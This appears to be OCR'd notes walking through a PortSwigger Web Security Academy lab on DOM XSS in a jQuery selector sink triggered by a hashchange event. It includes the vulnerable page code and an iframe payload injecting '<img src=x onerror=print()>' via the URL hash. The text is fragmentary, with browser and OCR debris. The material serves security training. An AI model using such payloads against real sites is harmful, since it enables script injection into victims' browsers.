        <a class="button is-small" href="/post?postId=4">View post</a>
        </div>
        <div class="blog-post">
        <a href="/post?postId=2"><img src="/image/blog/posts/45.jpg"></a>
        <h2>Perseverance</h2>
        <p>To coin a famous phrase - life is suffering. Not a cheerful start, but true none the less. However, a
        <a class="button is-small" href="/post?postId=2">View post</a>
        </div>
    </section>
    <script src="/resources/js/jquery_1-8-2.js"></script>
    <script src="/resources/js/jqueryMigrate_1-4-1.js"></script>
    <script>
        $(window).on('hashchange', function(){
            var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) +
            if (post) post.get(0).scrollIntoView();
        });
    </script>
</div>
/section>
div class="footer-wrapper">
/div>
```

Copy url of the home webpage




Lab: DOM XSS in jQuery selector
DOM XSS in jQuery selector sink u
view-source:https://0a3200e8045
https://0a3200e8045006ba801cd09200b200cf.web-security-academy.net
Verify it's you
Elements
Console
Sources
Network
Performance
Application
Memory
Security
Lighthouse
Recorder
WebSecur Academy
DOM XSS in jQuery selector sink using a hashchange event
LAB
Not solved
Go to exploit serve
g 11.18 × 11.98
Back to lab description
WE LIKE TO
BLOG

```
<!DOCTYPE html>
<html> scroll
 <head> … </head>
 <body>
   <script src="/resources/labheader/js/labHeader.js"></script>
   <div id="academyLabHeader">
     <section class="academyLabBanner"> flex
       <div class="container"> flex
         <div class="logo"></div>
         <div class="title-container">
           <h2>DOM XSS in jQuery selector sink using a hashchange event</h2>
           <a id="exploit-link" class="button" target="_blank" href="https://exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net">Go to exploit server
           </a>
           <a class="link-back" href="https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-selector-hash-change-event">
             " Back&nbsp;to&nbsp;lab&nbsp;description&nbsp; "
             <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30"
             enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
               <g>
                 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
                 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
```

Home page uses $() selector to auto scroll to a post.

Go to the exploit server and type this in body section.

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```



Craft a response

URL: https://exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/exploit

HTTPS ☑

File:

```
/exploit
```

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0a3200e8045006ba801cd09200b200cf.web-security-academy.net/#"
onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

Click on the "store" button.

Then , Open the "view exploit" and check print() function works or not.



2/20/25, 12:54 AM DOM XSS in jQuery selector sink using a hashchange event

DOM XSS in jQuery selector sink using a hashchange event

LAB Not solved

Go to exploit server

Back to lab description

Home

WE LIKE TO BLOG

The Hating Dating App

I saw a headline the other day about the launch of a dating app that matches people based on the things they hate. I didn't read the article as I wanted to work out for myself how that could possibly...

https://exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/exploit 1/5

2/20/25, 12:54 AM DOM XSS in jQuery selector sink using a hashchange event

View post

Print 5 sheets of paper


Destination: Microsoft Print to PDF

Pages: All

Layout: Portrait

Color: Color

More settings


Lab: DOM XSS in jQuery selector
DOM XSS in jQuery selector sink
Exploit Server: DOM XSS in jQuery
exploit-0ab0006d041ab44580a38417016900c7.exploit-server.net
Verify it's you
Web Security Academy
LAB Solved
Back to lab description
Share your skills!
Continue learning

DOM XSS in jQuery selector sink using a hashchange event

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0ab0006d041ab44580a38417016900c7.exploit-server.net/exploit

HTTPS [✓]

File:

```
/exploit
```

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0afa00ce04feb494809d85ad00d100c0.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

- **Scenario:** An attacker can use an <iframe> to load a malicious script.
- **Solution:** An example payload like <iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe> demonstrates how the script is executed when the iframe is loaded.

Lab: Reflected XSS into attribute with angle brackets HTML-encoded



Reflected XSS into attribute with a


~~https~~://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Not solved

Back to lab description

test123

